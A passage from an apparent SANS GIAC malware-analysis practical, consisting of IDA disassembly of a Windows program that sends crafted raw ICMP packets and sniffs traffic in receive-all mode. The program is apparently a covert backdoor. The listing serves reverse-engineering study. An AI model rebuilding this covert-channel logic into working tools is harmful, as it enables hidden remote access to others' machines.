.text:0040135E                 cmp     eax, 27h
.text:00401361                 jnz     loc_40123D
.text:00401367                 push    64h             ; dwMilliseconds
.text:00401369                 call    ds:Sleep
.text:0040136F                 sub     esi, 1Bh
.text:00401372                 add     ebx, 1Bh
.text:00401375                 add     ebp, 1Bh
.text:00401378                 test    esi, esi
.text:0040137A                 jg      loc_401270
.text:00401380                 mov     ebx, ds:htons
.text:00401386
.text:00401386 loc_401386:                             ; CODE XREF: sub_4010F0+15E_j
.text:00401386                 mov     ecx, 9
.text:0040138B                 xor     eax, eax
.text:0040138D                 lea     edi, [esp+102Ch+buf]
.text:00401391                 push    0FF02h          ; hostshort
.text:00401396                 rep stosd
.text:00401398                 stosw
.text:0040139A                 stosb
.text:0040139B                 mov     [esp+1030h+buf], 0
.text:004013A0                 call    ebx ; htons
.text:004013A2                 push    offset asc_404094 ; " "
.text:004013A7                 lea     ecx, [esp+1030h+var_1000]
.text:004013AB                 push    offset aS       ; "%s"
.text:004013B0                 push    ecx
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004013B1                 mov     [esp+1038h+var_1006], ax
.text:004013B6                 call    ds:sprintf
.text:004013BC                 mov     edi, offset asc_404094 ; " "
.text:004013C1                 or      ecx, 0FFFFFFFFh
.text:004013C4                 xor     eax, eax
.text:004013C6                 add     esp, 0Ch
.text:004013C9                 xor     edx, edx
.text:004013CB                 repne scasb
.text:004013CD                 not     ecx
.text:004013CF                 dec     ecx
.text:004013D0                 mov     eax, 1Bh
.text:004013D5                 sub     eax, ecx
.text:004013D7                 jz      short loc_401407
.text:004013D9
.text:004013D9 loc_4013D9:                             ; CODE XREF: sub_4010F0+315_j
.text:004013D9                 mov     edi, offset asc_404094 ; " "
.text:004013DE                 or      ecx, 0FFFFFFFFh
.text:004013E1                 xor     eax, eax
.text:004013E3                 repne scasb
.text:004013E5                 not     ecx
.text:004013E7                 dec     ecx
.text:004013E8                 mov     edi, offset asc_404094 ; " "
.text:004013ED                 add     ecx, edx
.text:004013EF                 inc     edx
.text:004013F0                 mov     [esp+ecx+102Ch+var_1000], al
.text:004013F4                 or      ecx, 0FFFFFFFFh
.text:004013F7                 repne scasb
.text:004013F9                 not     ecx
.text:004013FB                 dec     ecx
.text:004013FC                 mov     eax, 1Bh
.text:00401401                 sub     eax, ecx
.text:00401403                 cmp     edx, eax
.text:00401405                 jb      short loc_4013D9
.text:00401407
.text:00401407 loc_401407:                             ; CODE XREF: sub_4010F0+2E7_j
.text:00401407                 lea     ecx, [esp+102Ch+buf]
.text:0040140B                 push    27h
.text:0040140D                 push    ecx
.text:0040140E                 call    sub_401000
.text:00401413                 mov     ecx, s
.text:00401419                 add     esp, 8
.text:0040141C                 lea     edx, [esp+102Ch+to]
.text:00401420                 mov     [esp+102Ch+var_100A], ax
.text:00401425                 push    10h             ; tolen
.text:00401427                 push    edx             ; to
.text:00401428                 push    0               ; flags
.text:0040142A                 lea     eax, [esp+1038h+buf]
.text:0040142E                 push    27h             ; len
.text:00401430                 push    eax             ; buf
.text:00401431                 push    ecx             ; s
.text:00401432                 call    ds:sendto
.text:00401438                 test    eax, eax
.text:0040143A                 jl      loc_40122F
.text:00401440                 sub     eax, 27h
.text:00401443                 pop     edi
.text:00401444                 neg     eax
.text:00401446                 sbb     eax, eax
.text:00401448                 pop     esi
.text:00401449                 and     al, 0D8h
.text:0040144B                 pop     ebp
.text:0040144C                 add     eax, 27h
.text:0040144F                 pop     ebx
.text:00401450                 add     esp, 101Ch
.text:00401456                 retn
.text:00401456 sub_4010F0      endp
.text:00401456
.text:00401456 ; ---------------------------------------------------------------------------
---
.text:00401457                 align 10h
.text:00401460
.text:00401460 ; ||||||||||||||| S U B R O U T I N E
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
|||||||||||||||||||||||||||||||||||||||
.text:00401460
.text:00401460
.text:00401460 sub_401460      proc near               ; CODE XREF: sub_401EE0+D4_p
.text:00401460
.text:00401460 var_1020        = dword ptr -1020h
.text:00401460 to              = sockaddr ptr -101Ch
.text:00401460 buf             = byte ptr -100Ch
.text:00401460 var_100A        = word ptr -100Ah
.text:00401460 var_1006        = word ptr -1006h
.text:00401460 var_1000        = byte ptr -1000h
.text:00401460 arg_0           = dword ptr  4
.text:00401460 arg_4           = dword ptr  8
.text:00401460 arg_8           = dword ptr  0Ch
.text:00401460 arg_C           = dword ptr  10h
.text:00401460 arg_10          = dword ptr  14h
.text:00401460 arg_14          = dword ptr  18h
.text:00401460 arg_18          = dword ptr  1Ch
.text:00401460
.text:00401460                 mov     eax, 1020h
.text:00401465                 call    __alloca_probe
.text:0040146A                 mov     eax, dword_404020
.text:0040146F                 test    eax, eax
.text:00401471                 jz      short loc_401478
.text:00401473                 call    sub_4010A0
.text:00401478
.text:00401478 loc_401478:                             ; CODE XREF: sub_401460+11_j
.text:00401478                 push    ebx
.text:00401479                 push    ebp
.text:0040147A                 push    esi
.text:0040147B                 push    edi
.text:0040147C                 lea     eax, [esp+1030h+to]
.text:00401480                 push    10h
.text:00401482                 push    eax
.text:00401483                 call    sub_401060
.text:00401488                 mov     ecx, [esp+1038h+arg_8]
.text:0040148F                 xor     eax, eax
.text:00401491                 mov     dword ptr [esp+1038h+to.sa_data+2], ecx
.text:00401495                 mov     ecx, 9
.text:0040149A                 lea     edi, [esp+1038h+buf]
.text:0040149E                 add     esp, 8
.text:004014A1                 rep stosd
.text:004014A3                 stosw
.text:004014A5                 stosb
.text:004014A6                 mov     eax, [esp+1030h+arg_C]
.text:004014AD                 mov     [esp+1030h+to.sa_family], 2
.text:004014B4                 test    eax, eax
.text:004014B6                 mov     [esp+1030h+buf], 0
.text:004014BB                 jz      short loc_4014D1
.text:004014BD                 mov     esi, ds:htons
.text:004014C3                 push    0FF01h          ; hostshort
.text:004014C8                 call    esi ; htons
.text:004014CA                 mov     [esp+1030h+var_1006], ax
.text:004014CF                 jmp     short loc_4014D7
.text:004014D1 ; ---------------------------------------------------------------------------
---
.text:004014D1
.text:004014D1 loc_4014D1:                             ; CODE XREF: sub_401460+5B_j
.text:004014D1                 mov     esi, ds:htons
.text:004014D7
.text:004014D7 loc_4014D7:                             ; CODE XREF: sub_401460+6F_j
.text:004014D7                 mov     eax, [esp+1030h+arg_10]
.text:004014DE                 test    eax, eax
.text:004014E0                 jz      short loc_4014EE
.text:004014E2                 push    0FF02h          ; hostshort
.text:004014E7                 call    esi ; htons
.text:004014E9                 mov     [esp+1030h+var_1006], ax
.text:004014EE
.text:004014EE loc_4014EE:                             ; CODE XREF: sub_401460+80_j
.text:004014EE                 mov     eax, [esp+1030h+arg_14]
.text:004014F5                 test    eax, eax
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004014F7                 jz      short loc_401505
.text:004014F9                 push    0FF03h          ; hostshort
.text:004014FE                 call    esi ; htons
.text:00401500                 mov     [esp+1030h+var_1006], ax
.text:00401505
.text:00401505 loc_401505:                             ; CODE XREF: sub_401460+97_j
.text:00401505                 mov     eax, [esp+1030h+arg_18]
.text:0040150C                 test    eax, eax
.text:0040150E                 jz      short loc_40151C
.text:00401510                 push    0FF04h          ; hostshort
.text:00401515                 call    esi ; htons
.text:00401517                 mov     [esp+1030h+var_1006], ax
.text:0040151C
.text:0040151C loc_40151C:                             ; CODE XREF: sub_401460+AE_j
.text:0040151C                 mov     esi, [esp+1030h+arg_4]
.text:00401523                 cmp     esi, 1Bh
.text:00401526                 ja      loc_4015D6
.text:0040152C                 mov     edx, [esp+1030h+arg_0]
.text:00401533                 or      ecx, 0FFFFFFFFh
.text:00401536                 mov     edi, edx
.text:00401538                 xor     eax, eax
.text:0040153A                 repne scasb
.text:0040153C                 not     ecx
.text:0040153E                 dec     ecx
.text:0040153F                 lea     eax, [esp+1030h+var_1000]
.text:00401543                 push    ecx             ; size_t
.text:00401544                 push    eax             ; void *
.text:00401545                 push    edx             ; void *
.text:00401546                 call    sub_401080
.text:0040154B                 mov     ecx, 1Bh
.text:00401550                 add     esp, 0Ch
.text:00401553                 sub     ecx, esi
.text:00401555                 jz      short loc_40156D
.text:00401557                 lea     esi, [esp+esi+1030h+var_1000]
.text:0040155B                 mov     edx, ecx
.text:0040155D                 xor     eax, eax
.text:0040155F                 mov     edi, esi
.text:00401561                 shr     ecx, 2
.text:00401564                 rep stosd
.text:00401566                 mov     ecx, edx
.text:00401568                 and     ecx, 3
.text:0040156B                 rep stosb
.text:0040156D
.text:0040156D loc_40156D:                             ; CODE XREF: sub_401460+F5_j
.text:0040156D                 lea     eax, [esp+1030h+buf]
.text:00401571                 push    27h
.text:00401573                 push    eax
.text:00401574                 call    sub_401000
.text:00401579                 add     esp, 8
.text:0040157C                 lea     ecx, [esp+1030h+to]
.text:00401580                 mov     [esp+1030h+var_100A], ax
.text:00401585                 mov     eax, s
.text:0040158A                 push    10h             ; tolen
.text:0040158C                 push    ecx             ; to
.text:0040158D                 push    0               ; flags
.text:0040158F                 lea     edx, [esp+103Ch+buf]
.text:00401593                 push    27h             ; len
.text:00401595                 push    edx             ; buf
.text:00401596                 push    eax             ; s
.text:00401597                 call    ds:sendto
.text:0040159D                 mov     esi, eax
.text:0040159F                 test    esi, esi
.text:004015A1                 jge     short loc_4015BF
.text:004015A3
.text:004015A3 loc_4015A3:                             ; CODE XREF: sub_401460+274_j
.text:004015A3                 push    offset aRawIcmpSendto ; char *
.text:004015A8                 call    ds:perror
.text:004015AE                 add     esp, 4
.text:004015B1
.text:004015B1 loc_4015B1:                             ; CODE XREF: sub_401460+27D_j
.text:004015B1                 pop     edi
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004015B2                 pop     esi
.text:004015B3                 pop     ebp
.text:004015B4                 or      eax, 0FFFFFFFFh
.text:004015B7                 pop     ebx
.text:004015B8                 add     esp, 1020h
.text:004015BE                 retn
.text:004015BF ; ---------------------------------------------------------------------------
---
.text:004015BF
.text:004015BF loc_4015BF:                             ; CODE XREF: sub_401460+141_j
.text:004015BF                 cmp     esi, 27h
.text:004015C2                 jz      loc_401707
.text:004015C8                 pop     edi
.text:004015C9                 pop     esi
.text:004015CA                 pop     ebp
.text:004015CB                 or      eax, 0FFFFFFFFh
.text:004015CE                 pop     ebx
.text:004015CF                 add     esp, 1020h
.text:004015D5                 retn
.text:004015D6 ; ---------------------------------------------------------------------------
---
.text:004015D6
.text:004015D6 loc_4015D6:                             ; CODE XREF: sub_401460+C6_j
.text:004015D6                 mov     ebx, 1Bh
.text:004015DB                 mov     ebp, esi
.text:004015DD                 sub     ebx, esi
.text:004015DF                 mov     esi, [esp+1030h+arg_0]
.text:004015E6                 mov     [esp+1030h+var_1020], esi
.text:004015EA
.text:004015EA loc_4015EA:                             ; CODE XREF: sub_401460+2A2_j
.text:004015EA                 mov     ecx, 9
.text:004015EF                 xor     eax, eax
.text:004015F1                 lea     edi, [esp+1030h+buf]
.text:004015F5                 rep stosd
.text:004015F7                 stosw
.text:004015F9                 stosb
.text:004015FA                 mov     eax, [esp+1030h+arg_C]
.text:00401601                 mov     [esp+1030h+buf], 0
.text:00401606                 test    eax, eax
.text:00401608                 jz      short loc_40161E
.text:0040160A                 mov     edi, ds:htons
.text:00401610                 push    0FF01h          ; hostshort
.text:00401615                 call    edi ; htons
.text:00401617                 mov     [esp+1030h+var_1006], ax
.text:0040161C                 jmp     short loc_401624
.text:0040161E ; ---------------------------------------------------------------------------
---
.text:0040161E
.text:0040161E loc_40161E:                             ; CODE XREF: sub_401460+1A8_j
.text:0040161E                 mov     edi, ds:htons
.text:00401624
.text:00401624 loc_401624:                             ; CODE XREF: sub_401460+1BC_j
.text:00401624                 mov     eax, [esp+1030h+arg_10]
.text:0040162B                 test    eax, eax
.text:0040162D                 jz      short loc_40163B
.text:0040162F                 push    0FF02h          ; hostshort
.text:00401634                 call    edi ; htons
.text:00401636                 mov     [esp+1030h+var_1006], ax
.text:0040163B
.text:0040163B loc_40163B:                             ; CODE XREF: sub_401460+1CD_j
.text:0040163B                 mov     eax, [esp+1030h+arg_14]
.text:00401642                 test    eax, eax
.text:00401644                 jz      short loc_401652
.text:00401646                 push    0FF03h          ; hostshort
.text:0040164B                 call    edi ; htons
.text:0040164D                 mov     [esp+1030h+var_1006], ax
.text:00401652
.text:00401652 loc_401652:                             ; CODE XREF: sub_401460+1E4_j
.text:00401652                 mov     eax, [esp+1030h+arg_18]
.text:00401659                 test    eax, eax
.text:0040165B                 jz      short loc_401669
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040165D                 push    0FF04h          ; hostshort
.text:00401662                 call    edi ; htons
.text:00401664                 mov     [esp+1030h+var_1006], ax
.text:00401669
.text:00401669 loc_401669:                             ; CODE XREF: sub_401460+1FB_j
.text:00401669                 cmp     ebp, 1Bh
.text:0040166C                 jl      short loc_401677
.text:0040166E                 lea     ecx, [esp+1030h+var_1000]
.text:00401672                 push    1Bh
.text:00401674                 push    ecx
.text:00401675                 jmp     short loc_40167D
.text:00401677 ; ---------------------------------------------------------------------------
---
.text:00401677
.text:00401677 loc_401677:                             ; CODE XREF: sub_401460+20C_j
.text:00401677                 lea     edx, [esp+1030h+var_1000]
.text:0040167B                 push    ebp             ; size_t
.text:0040167C                 push    edx             ; void *
.text:0040167D
.text:0040167D loc_40167D:                             ; CODE XREF: sub_401460+215_j
.text:0040167D                 push    esi             ; void *
.text:0040167E                 call    sub_401080
.text:00401683                 add     esp, 0Ch
.text:00401686                 test    ebx, ebx
.text:00401688                 jle     short loc_4016A0
.text:0040168A                 mov     ecx, ebx
.text:0040168C                 xor     eax, eax
.text:0040168E                 mov     edx, ecx
.text:00401690                 lea     edi, [esp+ebp+1030h+var_1000]
.text:00401694                 shr     ecx, 2
.text:00401697                 rep stosd
.text:00401699                 mov     ecx, edx
.text:0040169B                 and     ecx, 3
.text:0040169E                 rep stosb
.text:004016A0
.text:004016A0 loc_4016A0:                             ; CODE XREF: sub_401460+228_j
.text:004016A0                 lea     eax, [esp+1030h+buf]
.text:004016A4                 push    27h
.text:004016A6                 push    eax
.text:004016A7                 call    sub_401000
.text:004016AC                 add     esp, 8
.text:004016AF                 lea     ecx, [esp+1030h+to]
.text:004016B3                 mov     [esp+1030h+var_100A], ax
.text:004016B8                 mov     eax, s
.text:004016BD                 push    10h             ; tolen
.text:004016BF                 push    ecx             ; to
.text:004016C0                 push    0               ; flags
.text:004016C2                 lea     edx, [esp+103Ch+buf]
.text:004016C6                 push    27h             ; len
.text:004016C8                 push    edx             ; buf
.text:004016C9                 push    eax             ; s
.text:004016CA                 call    ds:sendto
.text:004016D0                 mov     esi, eax
.text:004016D2                 test    esi, esi
.text:004016D4                 jl      loc_4015A3
.text:004016DA                 cmp     esi, 27h
.text:004016DD                 jnz     loc_4015B1
.text:004016E3                 push    64h             ; dwMilliseconds
.text:004016E5                 call    ds:Sleep
.text:004016EB                 mov     edx, [esp+1030h+var_1020]
.text:004016EF                 sub     ebp, 1Bh
.text:004016F2                 add     edx, 1Bh
.text:004016F5                 add     ebx, 1Bh
.text:004016F8                 test    ebp, ebp
.text:004016FA                 mov     [esp+1030h+var_1020], edx
.text:004016FE                 jle     short loc_401707
.text:00401700                 mov     esi, edx
.text:00401702                 jmp     loc_4015EA
.text:00401707 ; ---------------------------------------------------------------------------
---
.text:00401707
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401707 loc_401707:                             ; CODE XREF: sub_401460+162_j
.text:00401707                                         ; sub_401460+29E_j
.text:00401707                 mov     eax, esi
.text:00401709                 pop     edi
.text:0040170A                 pop     esi
.text:0040170B                 pop     ebp
.text:0040170C                 pop     ebx
.text:0040170D                 add     esp, 1020h
.text:00401713                 retn
.text:00401713 sub_401460      endp
.text:00401713
.text:00401713 ; ---------------------------------------------------------------------------
---
.text:00401714                 align 10h
.text:00401720
.text:00401720 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401720
.text:00401720
.text:00401720 sub_401720      proc near               ; CODE XREF: sub_401EE0+1F2_p
.text:00401720
.text:00401720 to              = sockaddr ptr -101Ch
.text:00401720 buf             = byte ptr -100Ch
.text:00401720 var_100A        = word ptr -100Ah
.text:00401720 var_1006        = word ptr -1006h
.text:00401720 var_1000        = byte ptr -1000h
.text:00401720 arg_0           = dword ptr  4
.text:00401720
.text:00401720                 mov     eax, 101Ch
.text:00401725                 call    __alloca_probe
.text:0040172A                 mov     eax, dword_404020
.text:0040172F                 test    eax, eax
.text:00401731                 jz      short loc_401738
.text:00401733                 call    sub_4010A0
.text:00401738
.text:00401738 loc_401738:                             ; CODE XREF: sub_401720+11_j
.text:00401738                 push    edi
.text:00401739                 lea     eax, [esp+1020h+to]
.text:0040173D                 push    10h
.text:0040173F                 push    eax
.text:00401740                 call    sub_401060
.text:00401745                 mov     ecx, [esp+1028h+arg_0]
.text:0040174C                 xor     eax, eax
.text:0040174E                 mov     dword ptr [esp+1028h+to.sa_data+2], ecx
.text:00401752                 mov     ecx, 9
.text:00401757                 lea     edi, [esp+1028h+buf]
.text:0040175B                 add     esp, 8
.text:0040175E                 rep stosd
.text:00401760                 stosw
.text:00401762                 stosb
.text:00401763                 push    0FF02h          ; hostshort
.text:00401768                 mov     [esp+1024h+to.sa_family], 2
.text:0040176F                 mov     [esp+1024h+buf], 0
.text:00401774                 call    ds:htons
.text:0040177A                 push    offset asc_404094 ; " "
.text:0040177F                 lea     edx, [esp+1024h+var_1000]
.text:00401783                 push    offset aS       ; "%s"
.text:00401788                 push    edx
.text:00401789                 mov     [esp+102Ch+var_1006], ax
.text:0040178E                 call    ds:sprintf
.text:00401794                 mov     edi, offset asc_404094 ; " "
.text:00401799                 or      ecx, 0FFFFFFFFh
.text:0040179C                 xor     eax, eax
.text:0040179E                 add     esp, 0Ch
.text:004017A1                 xor     edx, edx
.text:004017A3                 repne scasb
.text:004017A5                 not     ecx
.text:004017A7                 dec     ecx
.text:004017A8                 mov     eax, 1Bh
.text:004017AD                 sub     eax, ecx
.text:004017AF                 jz      short loc_4017DF
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004017B1
.text:004017B1 loc_4017B1:                             ; CODE XREF: sub_401720+BD_j
.text:004017B1                 mov     edi, offset asc_404094 ; " "
.text:004017B6                 or      ecx, 0FFFFFFFFh
.text:004017B9                 xor     eax, eax
.text:004017BB                 repne scasb
.text:004017BD                 not     ecx
.text:004017BF                 dec     ecx
.text:004017C0                 mov     edi, offset asc_404094 ; " "
.text:004017C5                 add     ecx, edx
.text:004017C7                 inc     edx
.text:004017C8                 mov     [esp+ecx+1020h+var_1000], al
.text:004017CC                 or      ecx, 0FFFFFFFFh
.text:004017CF                 repne scasb
.text:004017D1                 not     ecx
.text:004017D3                 dec     ecx
.text:004017D4                 mov     eax, 1Bh
.text:004017D9                 sub     eax, ecx
.text:004017DB                 cmp     edx, eax
.text:004017DD                 jb      short loc_4017B1
.text:004017DF
.text:004017DF loc_4017DF:                             ; CODE XREF: sub_401720+8F_j
.text:004017DF                 lea     ecx, [esp+1020h+buf]
.text:004017E3                 push    27h
.text:004017E5                 push    ecx
.text:004017E6                 call    sub_401000
.text:004017EB                 mov     ecx, s
.text:004017F1                 add     esp, 8
.text:004017F4                 lea     edx, [esp+1020h+to]
.text:004017F8                 mov     [esp+1020h+var_100A], ax
.text:004017FD                 push    10h             ; tolen
.text:004017FF                 push    edx             ; to
.text:00401800                 push    0               ; flags
.text:00401802                 lea     eax, [esp+102Ch+buf]
.text:00401806                 push    27h             ; len
.text:00401808                 push    eax             ; buf
.text:00401809                 push    ecx             ; s
.text:0040180A                 call    ds:sendto
.text:00401810                 test    eax, eax
.text:00401812                 pop     edi
.text:00401813                 jge     short loc_40182D
.text:00401815                 push    offset aRawIcmpSendto ; char *
.text:0040181A                 call    ds:perror
.text:00401820                 add     esp, 4
.text:00401823                 or      eax, 0FFFFFFFFh
.text:00401826                 add     esp, 101Ch
.text:0040182C                 retn
.text:0040182D ; ---------------------------------------------------------------------------
.text:0040182D
.text:0040182D loc_40182D:                             ; CODE XREF: sub_401720+F3_j
.text:0040182D                 sub     eax, 27h
.text:00401830                 neg     eax
.text:00401832                 sbb     eax, eax
.text:00401834                 and     al, 0D8h
.text:00401836                 add     eax, 27h
.text:00401839                 add     esp, 101Ch
.text:0040183F                 retn
.text:0040183F sub_401720      endp
.text:0040183F
.text:00401840 ; ---------------------------------------------------------------------------
.text:00401840
.text:00401840 unknown_libname_1:
.text:00401840                 call    unknown_libname_2
.text:00401845                 jmp     loc_401860
.text:00401845 ; ---------------------------------------------------------------------------
.text:0040184A                 align 8
.text:00401850
.text:00401850 ; ||||||||||||||| S U B R O U T I N E
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401850
.text:00401850 ; Attributes: library function hidden
.text:00401850
.text:00401850 unknown_libname_2 proc near             ; CODE XREF: .text:00401840_p
.text:00401850                 push    0
.text:00401852                 mov     ecx, offset unk_4044A8
.text:00401857                 call    ??0CWinApp@@QAE@PBD@Z ; CWinApp::CWinApp(char
const *)
.text:0040185C                 retn
.text:0040185C unknown_libname_2 endp
.text:0040185C
.text:0040185C ; ---------------------------------------------------------------------------
---
.text:0040185D                 align 4
.text:00401860
.text:00401860 loc_401860:                             ; CODE XREF: .text:00401845_j
.text:00401860                 push    offset unknown_libname_3
.text:00401865                 call    _atexit
.text:0040186A                 pop     ecx
.text:0040186B                 retn
.text:0040186B ; ---------------------------------------------------------------------------
---
.text:0040186C                 align 8
.text:00401870
.text:00401870 unknown_libname_3:                      ; DATA XREF: .text:00401860_o
.text:00401870                 mov     ecx, offset unk_4044A8
.text:00401875                 jmp     loc_402736
.text:00401875 ; ---------------------------------------------------------------------------
---
.text:0040187A                 align 8
.text:00401880
.text:00401880 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401880
.text:00401880
.text:00401880 sub_401880      proc near               ; CODE XREF: .text:0040229E_p
.text:00401880
.text:00401880 WSAData         = WSAData ptr -190h
.text:00401880
.text:00401880                 sub     esp, 190h
.text:00401886                 lea     eax, [esp+190h+WSAData]
.text:0040188A                 push    eax             ; lpWSAData
.text:0040188B                 push    202h            ; wVersionRequested
.text:00401890                 call    ds:WSAStartup
.text:00401896                 test    eax, eax
.text:00401898                 jz      short loc_4018A2
.text:0040189A                 push    0FFFFFFFFh      ; int
.text:0040189C                 call    ds:exit
.text:004018A2
.text:004018A2 loc_4018A2:                             ; CODE XREF: sub_401880+18_j
.text:004018A2                 call    sub_4018C0
.text:004018A7                 call    ds:WSACleanup
.text:004018AD                 xor     eax, eax
.text:004018AF                 add     esp, 190h
.text:004018B5                 retn
.text:004018B5 sub_401880      endp ; sp = -4
.text:004018B5
.text:004018B5 ; ---------------------------------------------------------------------------
---
.text:004018B6                 align 10h
.text:004018C0
.text:004018C0 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004018C0
.text:004018C0
.text:004018C0 sub_4018C0      proc near               ; CODE XREF: sub_401880+22_p
.text:004018C0
.text:004018C0 var_124         = dword ptr -124h
.text:004018C0 var_120         = dword ptr -120h
.text:004018C0 var_11C         = dword ptr -11Ch
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004018C0 var_118         = dword ptr -118h
.text:004018C0 fromlen         = dword ptr -114h
.text:004018C0 from            = dword ptr -110h
.text:004018C0 name            = byte ptr -100h
.text:004018C0
.text:004018C0                 sub     esp, 124h
.text:004018C6                 push    esi
.text:004018C7                 push    1               ; dwFlags
.text:004018C9                 push    0               ; g
.text:004018CB                 push    0               ; lpProtocolInfo
.text:004018CD                 push    0               ; protocol
.text:004018CF                 push    3               ; type
.text:004018D1                 push    2               ; af
.text:004018D3                 mov     [esp+140h+fromlen], 10h
.text:004018DB                 call    ds:WSASocketA
.text:004018E1                 mov     esi, eax
.text:004018E3                 cmp     esi, 0FFFFFFFFh
.text:004018E6                 jnz     short loc_4018F2
.text:004018E8                 or      eax, eax
.text:004018EA                 pop     esi
.text:004018EB                 add     esp, 124h
.text:004018F1                 retn
.text:004018F2 ; ---------------------------------------------------------------------------
---
.text:004018F2
.text:004018F2 loc_4018F2:                             ; CODE XREF: sub_4018C0+26_j
.text:004018F2                 lea     eax, [esp+128h+name]
.text:004018F6                 push    0FFh            ; namelen
.text:004018FB                 push    eax             ; name
.text:004018FC                 call    ds:gethostname
.text:00401902                 lea     ecx, [esp+128h+name]
.text:00401906                 push    ecx             ; name
.text:00401907                 call    ds:gethostbyname
.text:0040190D                 test    eax, eax
.text:0040190F                 jnz     short loc_40191C
.text:00401911                 or      eax, 0FFFFFFFFh
.text:00401914                 pop     esi
.text:00401915                 add     esp, 124h
.text:0040191B                 retn
.text:0040191C ; ---------------------------------------------------------------------------
---
.text:0040191C
.text:0040191C loc_40191C:                             ; CODE XREF: sub_4018C0+4F_j
.text:0040191C                 xor     edx, edx
.text:0040191E                 push    ebx
.text:0040191F                 mov     [esp+12Ch+var_124], edx
.text:00401923                 push    ebp
.text:00401924                 mov     [esp+130h+var_120], edx
.text:00401928                 push    edi
.text:00401929                 mov     [esp+134h+var_11C], edx
.text:0040192D                 push    offset cp       ; cp
.text:00401932                 mov     [esp+138h+var_118], edx
.text:00401936                 call    ds:inet_addr
.text:0040193C                 push    1EC6h           ; hostshort
.text:00401941                 mov     [esp+138h+var_120], eax
.text:00401945                 mov     word ptr [esp+138h+var_124], 2
.text:0040194C                 call    ds:htons
.text:00401952                 mov     word ptr [esp+134h+var_124+2], ax
.text:00401957                 lea     eax, [esp+134h+var_124]
.text:0040195B                 push    10h             ; namelen
.text:0040195D                 push    eax             ; name
.text:0040195E                 push    esi             ; s
.text:0040195F                 call    ds:bind
.text:00401965                 push    0               ; lpCompletionRoutine
.text:00401967                 push    0               ; lpOverlapped
.text:00401969                 push    offset cbBytesReturned ; lpcbBytesReturned
.text:0040196E                 push    28h             ; cbOutBuffer
.text:00401970                 push    offset vOutBuffer ; lpvOutBuffer
.text:00401975                 push    4               ; cbInBuffer
.text:00401977                 push    offset vInBuffer ; lpvInBuffer
.text:0040197C                 push    98000001h       ; dwIoControlCode
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401981                 push    esi             ; s
.text:00401982                 call    ds:WSAIoctl
.text:00401988                 push    138Ch           ; dwBytes
.text:0040198D                 push    8               ; dwFlags
.text:0040198F                 call    ds:GetProcessHeap
.text:00401995                 push    eax             ; hHeap
.text:00401996                 call    ds:HeapAlloc
.text:0040199C                 mov     ebx, ds:recvfrom
.text:004019A2                 mov     ebp, ds:WSAGetLastError
.text:004019A8                 mov     edi, eax
.text:004019AA
.text:004019AA loc_4019AA:                             ; CODE XREF: sub_4018C0+10B_j
.text:004019AA                                         ; sub_4018C0+11B_j ...
.text:004019AA                 lea     ecx, [esp+134h+fromlen]
.text:004019AE                 lea     edx, [esp+134h+from]
.text:004019B2                 push    ecx             ; fromlen
.text:004019B3                 push    edx             ; from
.text:004019B4                 push    0               ; flags
.text:004019B6                 push    138Ch           ; len
.text:004019BB                 push    edi             ; buf
.text:004019BC                 push    esi             ; s
.text:004019BD                 call    ebx ; recvfrom
.text:004019BF                 cmp     eax, 0FFFFFFFFh
.text:004019C2                 jz      short loc_4019DD
.text:004019C4                 test    eax, eax
.text:004019C6                 jl      short loc_4019DD
.text:004019C8                 cmp     eax, 39h
.text:004019CB                 jnz     short loc_4019AA
.text:004019CD                 lea     eax, [esp+134h+from]
.text:004019D1                 push    eax             ; int
.text:004019D2                 push    edi             ; time_t
.text:004019D3                 call    sub_401A00
.text:004019D8                 add     esp, 8
.text:004019DB                 jmp     short loc_4019AA
.text:004019DD ; ---------------------------------------------------------------------------
.text:004019DD
.text:004019DD loc_4019DD:                             ; CODE XREF: sub_4018C0+102_j
.text:004019DD                                         ; sub_4018C0+106_j
.text:004019DD                 call    ebp ; WSAGetLastError
.text:004019DF                 cmp     eax, 274Ch
.text:004019E4                 jz      short loc_4019AA
.text:004019E6                 pop     edi
.text:004019E7                 pop     ebp
.text:004019E8                 pop     ebx
.text:004019E9                 or      eax, 0FFFFFFFFh
.text:004019EC                 pop     esi
.text:004019ED                 add     esp, 124h
.text:004019F3                 retn
.text:004019F3 sub_4018C0      endp
.text:004019F3
.text:004019F3 ; ---------------------------------------------------------------------------
.text:004019F4                 align 10h
.text:00401A00
.text:00401A00 ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
.text:00401A00
.text:00401A00
.text:00401A00 ; int __cdecl sub_401A00(time_t,int)
.text:00401A00 sub_401A00      proc near               ; CODE XREF: sub_4018C0+113_p
.text:00401A00
.text:00401A00 arg_0           = dword ptr  8
.text:00401A00 arg_4           = dword ptr  0Ch
.text:00401A00
.text:00401A00                 push    esi
.text:00401A01                 mov     esi, [esp+arg_0]
.text:00401A05                 push    edi
.text:00401A06                 cmp     word ptr [esi+18h], 0
.text:00401A0B                 jnz     loc_401CC1
.text:00401A11                 mov     al, [esi+15h]
